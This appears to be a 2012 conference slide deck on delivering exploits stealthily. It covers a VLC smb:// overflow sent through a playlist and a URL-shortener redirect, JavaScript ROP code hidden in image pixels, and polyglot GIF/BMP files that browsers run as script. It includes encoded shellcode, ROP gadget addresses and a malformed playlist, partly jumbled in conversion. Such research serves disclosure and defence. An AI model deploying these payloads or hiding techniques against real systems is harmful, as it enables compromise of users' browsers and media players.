


# INNOVATIVE EXPLOIT DELIVERY



SAUMIL SHAH  
HITB2012KUL

# # who am i

Saumil Shah, CEO Net-Square.

- Hacker, Speaker, Trainer, Author - 15 yrs in Infosec.
- M.S. Computer Science  
Purdue University.
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- Twitter: [@therealsaumil](#)



# My area of work

Penetration  
Testing

Reverse  
Engineering

Exploit  
Writing

New  
Research


Offensive  
Security

Attack  
Defense

Conference  
Speaker

"Eyes and  
ears open"

# When two forces combine...



Web  
Hacking

Binary  
Exploits

SNEAKY



LETHAL



It's time these guys get...

302

IMG

JS

HTML5



...some help from...



a) The joys of short URLs

# VLC smb overflow

- smb://example.com@0.0.0.0/foo/  
#{AAAAAAA....}
- Classic Stack Overflow.


# VLC XSPF file

```
<?xml version="1.0" encoding="UTF-8"?>
<playlist version="1"
  xmlns="http://xspf.org/ns/0/"
  xmlns:vlc="http://www.videolan.org/vlc/playlist/ns/0/">
<title>Playlist</title>
<trackList>
  <track>
    <location>
      smb://example.com@0.0.0.0/foo/#{AAAAAAA.....}
    </location>
    <extension
      application="http://www.videolan.org/vlc/playlist/0">
      <vlc:id>0</vlc:id>
    </extension>
  </track>
</trackList>
</playlist>
```

Alpha  
Encoded  
Exploit



Tiny  
URL



ZOMFG



# VLC smb overflow - HTMLized!!

```
<embed type="application/x-vlc-plugin"
       width="320" height="200"
       target="http://tinyurl.com/ycctrzf"
       id="vlc" />
```

# 301 Redirect from tinyurl

HTTP/1.1 301 Moved Permanently

X-Powered-By: PHP/5.2.12

Location: smb://example.com@0.0.0.0/foo/

wTYIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJICVK1jjiIoFoQRPRBJGrChJmDnE1  
GuBZCDHoOHF4P0P0Cg1KHZNOQeIzNOCEJGIoM7AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAA  
AAA  
AAA  
AAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAT00WT00wwYIIIIIIIIIIII7QZjAXP0  
A0AkAAQ2AB2BB0BBABXP8ABuJIKLixCtGpC0GpLKQUGLNkQ1FeD8GqHoLKPOEHLKCoQ0EQHkQYLKP4N  
kEQJNP1KpNyNLMTIPQdc7KqIZDMC1o2JKL4GKcdGTGtBUIuLKQOQ4EQHkPfLKDLBkLKCoG1EQJkLKG1  
LKEQHkOyC1Q4GtJceaiPBdnkg0P0MuIPCHDLLKG0f1nkPpG1NMNke8GxhKEYLKOph0EPC0EPLKQXGLQ  
OEajVQpcf0yhxOsIPCKBpCXhpLJC4QOPhj8KNNjDNF7KOIwPcCQP1qsDnCUCHPeEPAA}

Content-type: text/html

Content-Length: 0

Connection: close

Server: TinyURL/1.6



b) 255 shades of gray

# Exploits as Images - 1

- Grayscale encoding (0-255).
- 1 pixel = 1 character.
- Perfectly valid image.
- Decode and Execute!



Mozilla Firefox

http://192.168.128.129/png/data2png.php

```
function packv(n){var s=new Number(n).toString(16);while(s.length<8)s="0"+s;return(unescape("%u"+s.substring(4,8)+"%u"+s.substring(0,4)))}var addressof=new Array();addressof["ropnop"]=0x6d81bdf0;addressof["xchg_eax_esp_ret"]=0x6d81bdef;addressof["pop_eax_ret"]=0x6d906744;addressof["pop_ecx_ret"]=0x6d81cd57;addressof["mov_peax_ecx_ret"]=0x6d979720;addressof["mov_eax_pecx_ret"]=0x6d8d7be0;addressof["mov_pecx_eax_ret"]=0x6d8eee01;addressof["inc_eax_ret"]=0x6d838f54;addressof["add_eax_4_ret"]=0x00000000;addressof["call_peax_ret"]=0x6d8aec31;addressof["add_esp_24_ret"]=0x00000000;addressof["popad_ret"]=0x6d82a8a1;addressof["call_peax"]=0x6d802597;function
```

Convert

data length 5108  
dimension 72



Done

I'm an innocent image

I'm an evil Javascript



# <CANVAS>

```
function packv(n){var s=new  
Number(n).toString(16);while(s.length<8)s="0"+  
s;return(unescape("%u"+s.substring(4,8)+"%u"+s  
.substring(0,4)))}var addressof=new  
Array();addressof["ropnop"]=0x6d81bdf0;address  
of["xchg_eax_esp_ret"]=0x6d81bdef;addressof["p  
op_eax_ret"]=0x6d906744;addressof["pop_ecx_ret  
"]=0x6d81cd57;addressof["mov_peax_ecx_ret"]=  
0x6d979720;addressof["mov_eax_pecx_ret"]=  
0xb0;addressof["mov_pecx_eax_ret"]=  
0x6d8d7ddressof["inc_eax_ret"]=  
0x6d838f54;addressof["  
add_eax_4_ret"]=  
0x00000000;addressof["call_pea  
x_ret"]=  
0x6d8aec31;addressof["add_esp_24_ret"]=  
0x00000000;addressof["popad_ret"]=  
0x6d82a8a1;  
call_ntallocvirtualmemory(baseptr,size,call  
num){var ropnop=packv(addressof["ropnop"]);var  
r  
pop_ecx_ret=packv(addressof["pop_eax_ret"]);va  
r  
pop_ecx_ret=packv(addressof["pop_ecx_ret"]);va  
r  
mov_peax_ecx_ret=packv(addressof["mov_peax_ecx  
_ret"]);var  
mov_eax_pecx_ret=packv(addressof["mov_eax_pecx  
_ret"]);var  
mov_pecx_eax_ret=packv(addressof["mov_pecx_eax  
_ret"]);var  
call_peax_ret=packv(addressof["call_peax_ret"]  
);var  
add_esp_24_ret=packv(addressof["add_esp_24_ret  
"]);var  
popad_ret=packv(addressof["popad_ret"]);var  
retval=""}
```



c) no eval()

# Same Same No Different!

```
var a = eval(str);
```

```
a = (new Function(str))();
```

d) IMAJS



OH HAI!

# IMAJ'S

## Seeing is Believing

# Browser Support for IMAJS-GIF

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	no	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	no	-
2f 2a	00 00	Win 7 Preview	yes	-

# Browser Support for IMAJS-BMP

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	yes	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	yes	yes
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	yes	-
2f 2a	00 00	Win 7 Preview	yes	-



e)  
The  
aq  
exploit



# Encode using Alpha channel



# Demo





 ONE LAST DEMO!!!

net-sniff.net

# The FUTURE?

A close-up photograph of a man with long, dark hair and a beard, looking directly at the camera with a serious expression. He is wearing a dark, collared shirt. In the foreground, there is a large, glowing, translucent sphere, possibly representing Earth or a celestial body, with visible continents and clouds. The background is dark and out of focus, with some blurred lights visible.

**HTML5 Video  
SVG  
WebGL  
Mobile Browsers**

# KTHXBAI



See you in 2013??

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